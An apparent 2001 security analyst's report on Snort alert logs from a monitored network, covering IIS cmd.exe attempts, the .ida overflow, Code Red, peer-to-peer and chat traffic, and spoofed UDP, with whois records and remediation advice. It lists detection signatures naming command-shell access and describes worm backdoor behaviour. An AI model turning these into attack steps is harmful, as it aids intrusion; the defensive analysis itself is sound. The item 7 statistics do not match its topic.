Alert.010908	Scan.010908	oos_Sep.8.2001

Information Assurance Analysis for PHASE-III - Executive Overview

The network for PHASE-III, is burdened with a staggering amount of anomalous traffic as can be seen with these charts:



ALERTS Total: 545,934



Scans Total: 285,962
(-> denoting inbound, <- denoting outbound)

The in-bound attacks from outside the network are targeting hosts within your organization. This traffic represents the greatest risk to your corporate assets. The out-

bound attacks originate within your network and are targeting hosts on the Internet. This activity represents the greatest risk to corporate fiduciary responsibilities.

To attempt to resolve all problems in a single day or week would be a momentous task, and it's chances of success would be very slim. Therefore, the proposed method of resolution would be to "divide & conquer". That is, take the top 10 serious threats (based upon the potential for damage should the specific attack by successfully utilized by an intruder) and resolve those. After satisfactory resolution of these problems, the next 10 can be targeted, and so on until the amount & frequency of problems occurring is at a level sufficient that each new attack can be analyzed and resolved in near real time.

Portscans are analyzed as a separate class of threat due to their nature. That is, they do not represent potential damage in themselves, but there is a very real potential for damage as a tertiary result of not preventing or mitigating the success of these types of probes. Here again, the "top 10" method has been used for the reasons cited above.

Finally, "Out of Spec" alerts were handled as a class of threat since most alerts of this variety are related to reconnaissance techniques with the adherent qualities of portscans.

Top 10 Serious threats to PHASE-III

Description of Alert	Occurrences
WEB-MISC Attempt to execute cmd	148,558
IDS552/web-iis_IIS ISAPI Overflow ida nosize	128,963
Watchlist 000220 IL-ISDNNET-990517	28,735
High port 65535 tcp - possible Red Worm - traffic	3,662
INFO MSN IM Chat data	3,238
UDP SRC and DST outside network	1,537
Port 55850 tcp - Possible myserver activity	888
connect to 515 from outside	54
Possible trojan server activity	2216
EXPLOIT x86 NOOP	277
Portscans	8,738
Out of Spec Packets	347

(note: These threats are listed in the order of analysis not potential threat)

1. "WEB-MISC Attempts to execute cmd"

Sample of Alerts

[**] WEB-MISC Attempt to execute cmd [**] 12.1.129.134:1320 -> MY.NET.242.133:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.100.190:53486 -> MY.NET.109.94:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.121.3:1157 -> MY.NET.98.34:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.121.3:4053 -> MY.NET.13.76:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.163.68:1678 -> MY.NET.27.178:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.163.71:1494 -> MY.NET.2.165:80

[**] WEB-MISC Attempt to execute cmd [**] 12.10.163.71:1494 -> MY.NET.2.165:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.163.71:2029 -> MY.NET.142.180:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.209.125:3229 -> MY.NET.21.98:80
[**] WEB-MISC Attempt to execute cmd [**] 12.10.209.125:3433 -> MY.NET.94.118:80

Description

CMD.EXE is the command processor for the Microsoft NT Operating System. The command processor executes all activity in the computer. Normal operation of a web server does not include web-users executing cmd.exe. Thus, any attempt by a web user to execute cmd.exe is indicative of malicious activity. If an attacker can successfully execute cmd.exe, then that person can modify accounts, modify the data stored on the server, modify the execution of legitimate programs residing on the server, and use that machine to perpetrate attacks on other hosts.

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
211.90.176.59	5454	MY.NET.53.13:80	39
211.90.164.34	3307	MY.NET.181.248:80	38
211.90.88.43	2916	MY.NET.190.135:80	36
217.57.15.133	2097	MY.NET.140.195:80	34
200.250.65.1	1870	MY.NET.156.74:80	32

Whois:

211.90.176.59

Asia Pacific Network Information Center (NETBLK-APNIC-CIDR-BLK)
These addresses have been further assigned to Asia-Pacific users.
Contact info can be found in the APNIC database,
at WHOIS.APNIC.NET or http://www.apnic.net/

Netname: APNIC-CIDR-BLK2
Netblock: 210.0.0.0 - 211.255.255.255

Coordinator:
Administrator, System (SA90-ARIN) [No mailbox]
+61-7-3367-0490

Domain System inverse mapping provided by:

NS.APNIC.NET	203.37.255.97
SVC00.APNIC.NET	202.12.28.131
NS.TELSTRA.NET	203.50.0.137
NS.RIPE.NET	193.0.0.193

Associated Alerts

WEB-MISC prefix-get //	6878
WEB-MISC http directory traversal	78
WEB-MISC count.cgi access	38
WEB-FRONTPAGE fpcount.exe access	35
WEB-FRONTPAGE _vti_rpc access	35
WEB-IIS _vti_inf access	21
WEB-FRONTPAGE fourdots request	19

```
INFO - Web Cmd completed                          12
WEB-MISC Lotus Domino directory traversal         6
WEB-IIS view source via translate header          6
WEB-CGI scriptalias access                        6
WEB-CGI redirect access                           6
WEB-FRONTPAGE author.exe access                   4
WEB-CGI rsh access                                4
WEB-CGI upload.pl access                          2
WEB-CGI ksh access                                2
WEB-CGI csh access                                2
CGI Null Byte attack detected                     2
WEB-IIS scripts-browse                            1
WEB-COLDFUSION administrator access               1
WEB-CGI files.pl access                           1
```

Security recommendations

- Secure All Webservers that are accessible to external users
- Place on the DMZ network provided by the corporate firewall
- Verify and apply necessary host Access Control Lists (ACLs) as appropriate
- Apply patches
  - Search Microsoft for all available IIS patches
  - Search Microsoft for all available Windows OS patches for your version
- Follow Microsoft guide for securing IIS Servers (http://www.microsoft.com/technet/security/iischk.asp)
- Scan systems for vulnerabilities
  - Recommend NESSUS & SARA
    - Patch any discovered vulnerabilities
- Secure all web servers which are accessible to internal users
- Configure corporate firewall to reject incoming access to port 80 (web) and 443 (SSL)
- Verify and apply necessary host Access Control Lists (ACLs) as appropriate
- Apply patches
  - Search Microsoft for all available IIS patches
  - Search Microsoft for all available Windows OS patches for your version
- Follow Microsoft guide for securing IIS Servers (http://www.microsoft.com/technet/security/iischk.asp)
- Scan systems for vulnerabilities
  - Recommend NESSUS & SARA
    - Patch any discovered vulnerabilities
- Additionally, the host machines targeted by the **bolded** associated scans should be checked for evidence of successful intruder penetration.
  - If penetration can be verified, first check with you corporate legal council before proceeding to repair the system. You may be required to gather forensics evidence for possible law enforcement activities.
  - It is strongly recommended that a compromised system be formatted and re-installed from distribution media to avoid re-contaminating the system by restoring contaminated program files from a recent back-up tape.

For further information, please read:

- http://www.cert.org/advisories/CA-2001-12.html - Superfluous Decoding Vulnerability in IIS
- http://www.cert.org/advisories/CA-2001-13.html - Buffer Overflow In IIS Indexing Service DLL
- http://www.cert.org/advisories/CA-2001-10.html - Buffer Overflow Vulnerability in Microsoft IIS 5.0
- http://www.cert.org/advisories/CA-1999-07.html - IIS Buffer Overflow

2. IDS552/web-iis_IIS ISAPI Overflow ida nosize

Sample of Alerts

[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 10.135.19.41:2290 -> MY.NET.214.237:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 10.201.88.6:41243 -> MY.NET.195.38:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 10.6.17.74:4317 -> MY.NET.90.64:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.121.3:4053 -> MY.NET.13.76:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.144.179:4375 -> MY.NET.141.93:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.163.71:1945 -> MY.NET.236.249:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.163.71:2237 -> MY.NET.234.175:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.163.95:29668 -> MY.NET.13.219:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.163.95:29668 -> MY.NET.13.219:80
[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 12.10.209.125:3433 -> MY.NET.94.118:80

Description

The IIS .ida Vulnerability
Detailed information about the IIS .ida vulnerability can be found at eEye (http://www.eeye.com/html/Research/Advisories/AD20010618.html).

The ida vulnerability allows system-level execution of code and thus presents a serious security risk. The buffer-overflow is exploitable because the ISAPI (Internet Server Application Program Interface) .ida (indexing service) filter fails to perform adequate bounds checking on its input buffers. This could enable a remote attacker to conduct a buffer overrun attack and cause code of their choice to run on the server. Such code would run in the Local System security context. This would give the attacker complete control of the server, and would enable the attacker to take virtually any action s/he chose.

This attack is similar to the first attack, in that the results are similar; yet it differs in that it currently utilizes just one vulnerability. This does **not** mean that security efforts to protect hosts from this attack should be diminished.

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
211.90.176.59	4751	MY.NET.71.128:80	31
211.90.164.34	2938	MY.NET.7.75:80	31
211.90.88.43	2518	MY.NET.144.23:80	30
200.250.65.1	1775	MY.NET.140.191:80	30
217.57.15.133	1734	MY.NET.12.237:80	28

Whois: 200.250.65.1

Comite Gestor da Internet no Brasil (NETBLK-BRAZIL-BLK2)
R. Pio XI, 1500
Sao Paulo, SP 05468-901
BR

Netname: BRAZIL-BLK2
Netblock: 200.128.0.0 - 200.255.255.255
Maintainer: BR

Coordinator:
Registro.br (NF-ORG-ARIN) blkadm@nic.br
+55 19 9119-0304

Domain System inverse mapping provided by:

NS.DNS.BR	143.108.23.2
NS1.DNS.BR	200.255.253.234
NS2.DNS.BR	200.19.119.99

Associated Alerts

Virus - Possible MyRomeo Worm	6
Virus - Possible pif Worm	2

Security Recommendations

- Secure All Webservers which are accessible to external users
- Place on the DMZ network provided by the corporate firewall
- Verify and apply necessary host Access Control Lists (ACLs) as appropriate
- Apply patches
  - Search Microsoft for all available IIS patches
  - Search Microsoft for all available Windows OS patches for your version
- Follow Microsoft guide for securing IIS Servers (http://www.microsoft.com/technet/security/iischk.asp)
- Scan systems for vulnerabilities
  - Recommend NESSUS & SARA
    - Patch any discovered vulnerabilities
- Secure all web servers which are accessible to internal users
- Configure corporate firewall to reject incoming access to port 80 (web) and 443 (SSL)
- Verify and apply necessary host Access Control Lists (ACLs) as appropriate
- Apply patches
  - Search Microsoft for all available IIS patches
  - Search Microsoft for all available Windows OS patches for your version
- Follow Microsoft guide for securing IIS Servers (http://www.microsoft.com/technet/security/iischk.asp)
- Scan systems for vulnerabilities
  - Recommend NESSUS & SARA
    - Patch any discovered vulnerabilities

3. Watchlist 000220 IL-ISDNNET-990517

Sample of Alerts

```
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.125.90:1277 -> MY.NET.220.166:1214
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.125.90:1277 -> MY.NET.220.166:1214
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.125.90:1277 -> MY.NET.220.166:1214
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:12364 -> MY.NET.53.56:12345
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:12364 -> MY.NET.53.56:12345
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:12365 -> MY.NET.53.56:31337
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:12365 -> MY.NET.53.56:31337
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:12366 -> MY.NET.53.56:23
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:12367 -> MY.NET.53.56:1080
[**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.126.3:52760 -> MY.NET.182.91:6346
```

Description

The rule that generated these alerts is meant to specifically watch all traffic originating from Israeli ISP Bezeq International (ISDN.NET.IL). Typically, a watchlist ruleset is created to watch a network that has had a history of problems with internal security.

Statistics

External Address (Top 5)	Internal Address (Top 5)	Internal Service (Top 5)
212.179.27.6	MY.NET.226.210	KaZaA (27,349 alerts)
212.179.85.27	MY.NET.202.58	4467 – unk (652 alerts)
212.179.43.225	MY.NET.213.150	Napster (1 alert)
212.179.86.6	MY.NET.224.186	4180 – unk (1 alert)
212.179.34.114	MY.NET.210.6	2637 – unk (1 alert)

Whois: 212.179.27.6

European Regional Internet Registry/RIPE NCC (NET-RIPE-NCC-)
These addresses have been further assigned to European users.
Contact info can be found in the RIPE database, via the
WHOIS and TELNET servers at whois.ripe.net, and at
http://www.ripe.net/db/whois.html
NL

Netname: RIPE-NCC-212
Netblock: 212.0.0.0 - 212.255.255.255
Maintainer: RIPE

Coordinator:
Reseaux IP European Network Co-ordination Centre Singel 258 (RIPE-NCC-ARIN)
nicdb@RIPE.NET
+31 20 535 4444

Domain System inverse mapping provided by:

NS.RIPE.NET	193.0.0.193
NS.EU.NET	192.16.202.11
AUTH03.NS.UU.NET	198.6.1.83
NS2.NIC.FR	192.93.0.4
SUNIC.SUNET.SE	192.36.125.2
MUNNARI.OZ.AU	128.250.1.21
NS.APNIC.NET	203.37.255.97

Correlations

http://www.sans.org/y2k/051900.htm

(Here are a handful of attacks extracted from Andy Johnston's .edu network.)

```
05/13-06:48:33.077902 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:48:38.673005 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:48:42.061413 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:48:42.117097 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:48:49.492004 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:48:55.887470 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:48:59.534086 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
05/13-06:49:11.084133 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.33.7:1657 -> MY.NET.221.198:6346
```

Further Information

The top 5 generating Watchlist 000220 IL-ISDNNET-990517 alerts did not trigger any additional snort alerts. Additionally, these IP addresses did not generate any OOS alerts. The most prevalent service being accessed is KaZaA.

KaZaA Ports

Hosts in MY.NET are allowing connections from the 212.179.0.0 network. It is important to review your security policy/acceptable use policy. While KaZaa is not necessarily a destructive application, it does affect work productivity and can have a negative impact on network bandwidth and system storage. It is a new Peer-To-Peer (in the vein of napster & gnutella) file sharing application which allows users to retrieve and upload applications without the need for a file server. This leads to undocumented flow of information within a corporate network. Information passed via this mechanism bypasses most content filtering applications and mail guards, which can lead to disclosure of information detrimental to the corporation and /or national security.

Associated Alerts

INFO napster login	3396
INFO Inbound GNUTella Connect accept	920
INFO Napster Client Data	630
INFO Outbound GNUTella Connect accept	332
INFO Outbound GNUTella Connect request	10
INFO napster upload request	9
INFO Inbound GNUTella Connect request	3
INFO napster new user login	1
Watchlist 000222 NET-NCFC	1241

Security Recommendations

- The MY.NET hosts that are allowing access from the 212.79 network should be reviewed closely. If access to these ports do not fall under corporate security policy / acceptable use policy, access to these systems should be disallowed immediately

- Run a port scanner against the MY.NET network. Systems that are allowing in Napster/gnutella/KaZaA traffic should be dealt with according to corporate security policy / acceptable use policy.
- Where possible, implement security at the perimeter routers and/or firewalls
- Firewall rulesets should be examined and all unnecessary traffic to and from the MY.NET network should be disallowed.

4. CODE RED

Sample of Alerts

```
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.147:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.158:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.161:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.164:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.170:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.172:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.183:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.186:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.192:3128
[**] High port 65535 tcp - possible Red Worm - traffic [**] 130.161.37.101:65535 -> MY.NET.1.202:3128
```

Description

The first incarnation of the Code-Red worm (CRv1) began to infect hosts running unpatched versions of Microsoft's IIS webserver on July 12th, 2001. The first version of the worm uses a static seed for it's random number generator. Then on July 19th, 2001, a random seed variant of the Code-Red worm (CRv2) appeared and spread. This second version shared almost all of its code with the first version, but spread much more rapidly. Finally, on August 4th, a new worm began to infect machines exploiting the same vulnerability in Microsoft's IIS webserver as the original Code-Red virus. Although the new worm shared almost no code with the two versions of the original worm, it contained in its source code the string "CodeRedII" and was thus named CodeRed II.

The characteristics of each worm are explained in greater detail below.

Code-Red version 1 (CRv1)

Detailed information about Code-Red version 1 can be found at eEye (http://www.eeye.com/html/Research/Advisories/AL20010717.html).
On July 12, 2001, a worm began to exploit the .ida buffer-overflow vulnerability in Microsoft's IIS webservers. Upon infecting a machine, the worm checks to see if the date (as kept by the system clock) is between the first and the nineteenth of the month. If so, the worm generates a random list of IP addresses and probes each machine on the list in an attempt to infect as many computers as possible. However, this first version of the worm uses a static seed in its random number generator and thus generates identical lists of IP addresses on each infected machine. The first version of the worm spread slowly, because each infected machine began to spread the worm by probing machines that were either infected or impregnable. The worm is programmed to stop infecting other machines on the 20th of every month. In its next attack phase, the

worm launches a Denial-of-Service attack against www1.whitehouse.gov from the 20th-28th of each month.

On July 13th, Ryan Permeh and Marc Maiffret at eEye Digital Security received logs of attacks by the worm and worked through the night to disassemble and analyze the worm. They christened the worm "Code-Red" both because the highly caffeinated "Code Red" Mountain Dew fueled their efforts to understand the workings of the worm and because the worm defaces some web pages with the phrase "Hacked by Chinese". There is no evidence either supporting or refuting the involvement of Chinese hackers with the Code-Red worm.

The first version of the Code-Red worm caused very little damage. The worm did deface web pages on some machines with the phrase "Hacked by Chinese." Although the worm's attempts to spread itself consumed resources on infected machines and local area networks, it had little impact on global resources.

Code-Red version 2
Detailed information about Code-Red version 2 can be found at eEye (http://www.eeye.com/html/Research/Advisories/AL20010717.html) and silicon defense (http://www.silicondefense.com/cr/).
On July 19th, 2001 a random seed variant of the Code-Red worm (CRv2) began to infect hosts running unpatched versions of Microsoft's IIS webserver. The worm again spreads by probing random IP addresses and infecting all hosts vulnerable to the IIS exploit. Code-Red version 2 lacks the static seed found in the random number generator of Code-Red version 1. In contrast, Code-Red version 2 uses a random seed, so each infected computer tries to infect a different list of randomly generated IP addresses. This seemingly minor change had a major impact: more than 359,000 machines were infected with Code-Red version 2 in just fourteen hours.

Because Code-Red version 2 is identical to Code-Red version 1 in all respects except the seed for its random number generator, its only actual damage is the "Hacked by Chinese" message added to top level webpages on some hosts. However, Code-Red version 2 had a greater impact on global infrastructure due to the sheer volume of hosts infected and probes sent to infect new hosts. Code-Red version 2 also wreaked havoc on some additional devices with web interfaces, such as routers, switches, DSL modems, and printers. Although these devices were not infected with the worm, they either crashed or rebooted when an infected machine attempted to send them a copy of the worm.

CodeRedII
Detailed information about CodeRedII can be found at eEye (http://www.eeye.com/html/Research/Advisories/AL20010804.html) and SecurityFocus (http://aris.securityfocus.com/alerts/codered2/).
On August 4, 2001, an entirely new worm, CodeRedII began to exploit the buffer-overflow vulnerability in Microsoft's IIS webservers. Although the new worm is

completely unrelated to the original Code-Red worm, the source code of the worm contained the string "CodeRedII" which became the name of the new worm.

When this worm infects a new host, it first determines if the system has already been infected. If not, the worm initiates its propagation mechanism, sets up a "backdoor" into the infected machine, becomes dormant for a day, and then reboots the machine.

After rebooting the machine, the CodeRedII worm begins to spread. CodeRedII uses a more complex method of selecting hosts to probe than Code-Red. CodeRedII generates a random IP address and then applies a mask to produce the IP address to probe. The length of the mask determines the similarity between the IP address of the infected machine and the probed machine. The CodeRedII worm is much more dangerous than Code-Red because CodeRedII installs a mechanism for remote, root-level access to the infected machine. Unlike Code-Red, CodeRedII neither defaces web pages on infected machines nor launches a Denial-of-Service attack. However, the backdoor installed on the machine allows any code to be executed, so the machines could be used as zombies for future attacks (DoS or otherwise).

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
130.161.37.101	3601	MY.NET37.101	641
216.45.89.78	16	MY.NET.236.110	15
65.92.134.70	11	MY.NET.211.90	11
MY.NET.253.24	9	209.144.22.142	7
MY.NET.206.138	6	204.154.123.217	6

Whois:

130.161.37.101
Technische Universiteit Delft (NET-DUT-LAN)
Dienst Technische Ondersteuning
2600 AJ Delft,
NL

Netname: DUNET
Netblock: 130.161.0.0 - 130.161.255.255

Coordinator:
Kruijf, Freek de (FD18-ARIN) SSC@TUDelft.nl
+31 15 2783226 (FAX) +31 15 2783787

Domain System inverse mapping provided by:

NS1.TUDELFT.NL	130.161.180.1
NS2.TUDELFT.NL	130.161.180.65
NS1.SURFNET.NL	192.87.106.101
NS1.ET.TUDELFT.NL	130.161.33.17

Correlations
No correlating detects available at this time

Security Recommendations

- The Code-Red version 1 worm is memory resident, so an infected machine can be disinfected by simply rebooting it.
  - However, once-rebooted, the machine is still vulnerable to repeat infection. Any machines infected by Code-Red version 1 and subsequently rebooted were likely to be reinfected, because each newly infected machine probes the same list of IP addresses in the same order.

- Like Code-Red version 1, Code-Red version 2 can be removed from a computer simply by rebooting it.
  - However, rebooting the machine does not prevent reinfection once the machine is online again.

- Unlike Code-Red, CodeRedII is not memory resident, so rebooting an infected machine does not eliminate CodeRedII.
  - A machine infected with CodeRedII must be patched to prevent reinfection and then the CodeRedII worm must be removed. A security patch for this vulnerability is available from Microsoft at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/security/topics/codealrt.asp
  - A tool that disinfects a computer infected with CodeRedII is also available: http://www.microsoft.com/Downloads/Release.asp?ReleaseID=31878.
- Also, read the SANS FAQ on code red at http://www.incidents.org/react/code_red.php
- Follow the security recommendations from incident **#1** above.
- "Gartner recommends that enterprises hit by Code Red immediately investigate alternatives to IIS, including moving Web applications to Web server software from other vendors, such as iPlanet and Apache. Although these Web servers have required some security patches, they have much better security records than IIS and are not under active attack by the vast number of virus and worm writers. Gartner remains concerned that viruses and worms will continue to attack IIS until Microsoft has released a completely rewritten, thoroughly and publicly tested, new release of IIS." - http://www.gartner.com/DisplayDocument?doc_cd=101034

5. INFO MSN IM Chat data

Sample of Alerts

[**] INFO MSN IM Chat data [**] 63.251.224.177:8200 -> MY.NET.183.11:1863
[**] INFO MSN IM Chat data [**] 64.157.224.108:1863 -> MY.NET.253.125:80
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.219.246:1632
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.219.246:1632
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.219.246:1632
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.98.237:4566
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.98.237:4566
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.98.237:4566
[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.98.237:4566

[**] INFO MSN IM Chat data [**] 64.4.12.150:1863 -> MY.NET.98.237:4566

Description

Microsoft unveiled its long-awaited instant messaging software, MSN Messenger, which is the first such service to work seamlessly with a competing chat client. MSN Messenger will work with America Online's Instant Messenger, so you can chat with any of the 40 million registered users of AOL's service.

Instant messaging may be a handy and quick communications tool, but experts on the technology warn that it's also a security risk--vulnerable to eavesdropping and even physical tracking.

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
MY.NET.98.189	252	13.133:1863	350
64.4.13.133	186	13.193:1863	186
64.4.13.132	146	13.131:1863	186
64.4.13.126	125	13.126:1863	180
64.4.13.137	121	13.117:1863	168

WhoIs:

64.4.13.133

MS Hotmail (NETBLK-HOTMAIL)
1065 La Avenida
Mountain View, CA 94043
US

Netname: HOTMAIL
Netblock: 64.4.0.0 - 64.4.63.255

Coordinator:
Myers, Michael (MM520-ARIN) icon@HOTMAIL.COM
650-693-7072

Domain System inverse mapping provided by:

NS1.HOTMAIL.COM 216.200.206.140
NS3.HOTMAIL.COM 209.185.130.68

Associated Alerts

INFO Possible IRC Access 1310 Alerts

Security recommendations

- It is important to review your security policy/acceptable use policy.
  - While MSN IM Chat is not necessarily a destructive application, it does affect work productivity and can have a negative impact on network bandwidth and system storage.

  Also, bear in mind, that Internet Chat programs have (and still are) being used as covert communications channels. Data sent via this service bypasses any filtering

software and mail guards, which could lead to disclosure of information detrimental to your company and or national security.

- It is **strongly** recommended that communications of this type be blocked at the firewall and/or perimeter router.

For further information:
- Instant Messaging. How dangerous is it? - http://www.sans.org/infosecFAQ/threats/IM.htm
- Privacy advocates warn of greater vulnerability as popular application migrates to more devices. - http://www.pcworld.com/news/article/0,aid,50984,00.asp
- Top Ten Blocking Recommendations Using Cisco ACLs Securing the Perimeter with Cisco IOS 12 Routers - http://www.sans.org/infosecFAQ/firewall/blocking_cisco.htm
- Top Ten Blocking Recommendations Using ipchains - http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

6. UDP src and dst outside network

Sample of Alerts

```
[**] UDP SRC and DST outside network [**] 1.0.0.1:137 -> 205.188.7.124:137
[**] UDP SRC and DST outside network [**] 1.0.0.1:137 -> 205.188.7.125:137
[**] UDP SRC and DST outside network [**] 1.0.0.1:137 -> 64.12.27.131:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 12.33.208.2:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 150.199.103.245:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 195.57.123.99:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 195.57.123.99:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 208.219.4.166:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 208.219.4.166:137
[**] UDP SRC and DST outside network [**] 10.0.0.5:137 -> 208.23.7.167:137
```

Description

When the source and destination addresses are both outside of your network address assignments, then the IDS sensor should not have seen those packets. Since it has detected them, it is evidence that the host sending those packets is located within your network and is forging it's source address.

The question arises, "Is this being done knowingly by corporate personnel ?".

It is possible that the machine sending these packets has been compromised, and an attacker is using a program that crafts packets, and is using one of your hosts to attack others.

Since most of the traffic here is UDP, it is also very possible that a trojan or agent for a Distributed Denial of Service (DdoS) tool has been installed on this computer; and that the host is being activated remotely.

Statistics

Top 5 Spoofed source addresses:

159.226.143.185	866
159.226.158.131	37
159.226.41.166	31
159.226.163.215	30
159.226.163.183	30

Whols:

159.226.143.185
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
P.O. Box 2704-10,
Institute of Computing Technology Chinese Academy of Sciences
Beijing 100080, China
CN

Netname: NCFC
Netblock: 159.226.0.0 - 159.226.255.255

Coordinator:
Qian, Haulin (QH3-ARIN) hlqian@NS.CNC.AC.CN
+86 1 2569960

Domain System inverse mapping provided by:

NS.CNC.AC.CN	159.226.1.1
GINGKO.ICT.AC.CN	159.226.40.1

Security Recommendations

- Review corporate security policy / acceptable use policy for articles concerning the use of packet crafting software / general hacking software.
- If the policies do not contain such articles, have some written and included into the polices after having legal review of the new articles.
- Have all personnel read and sign acknowledgement of the new policies
- Continue to log alerts for this activity
- Monitor your router arp tables for IP addresses not in your network and record the associated MAC Address
- Monitor sendmail logs, router logs, and firewall logs for this MAC Address
- Use TCPDUMP to record packets from this MAC Address
- Program egress filters on your perimeter router and/or firewall to “drop” outbound packets whose source address is outside your network address assignment

7. Port 55850 tcp – Possible myserver activity

Sample of Alerts

[**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**] 211.96.99.59:56052 -> MY.NET.191.10:80
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 134.192.1.23:8099 -> MY.NET.139.40:55850
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 134.192.1.23:8099 -> MY.NET.139.40:55850
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 146.113.32.4:25 -> MY.NET.253.24:55850

[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 146.113.32.4:25 -> MY.NET.253.24:55850
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 194.175.74.65:55850 -> MY.NET.133.34:80
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 194.175.74.65:55850 -> MY.NET.248.192:80
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 199.0.233.3:55850 -> MY.NET.181.144:80
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 199.0.233.3:55850 -> MY.NET.181.144:80
[**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 199.46.198.232:55850 -> MY.NET.5.29:443

Description

The alerts don't contain enough information to be especially helpful. However, port 55850 is an undocumented port, (being that no known programs use that port), which brings it up for discussion as activity on this port is anomalous. Further monitoring is recommended concerning this activity.

It is apparent from parsing the current SNORT ruleset (http://www.snort.org/rules.tar.gz) & the ruleset distributed with version 1.7) does not contain the rule used to generate this alert.

Statistics

Top 5 Attackers	Count	Top 5 Targets	Count
3.0.0.99	1043	MY.NET.0.1:137	1043
169.254.165.58	164	MY.NET.3.40:137	138
164.107.98.247	150	MY.NET.3.2:137	75
64.210.135.86	93	MY.NET.47.156:137	23
198.180.47.169	23	MY.NET.144.247:137	17

Whols:

3.0.0.99
General Electric Company (NET-GE-INTERNET)
1 Independence Way
Princeton, NJ 08540
US

Netname: GE-INTERNET
Netblock: 3.0.0.0 - 3.255.255.255

Coordinator:
General Electric Company (GET2-ORG-ARIN) GENICTech@GE.COM
518-612-6672

Correlations

http://www.sans.org/y2k/082200.htm
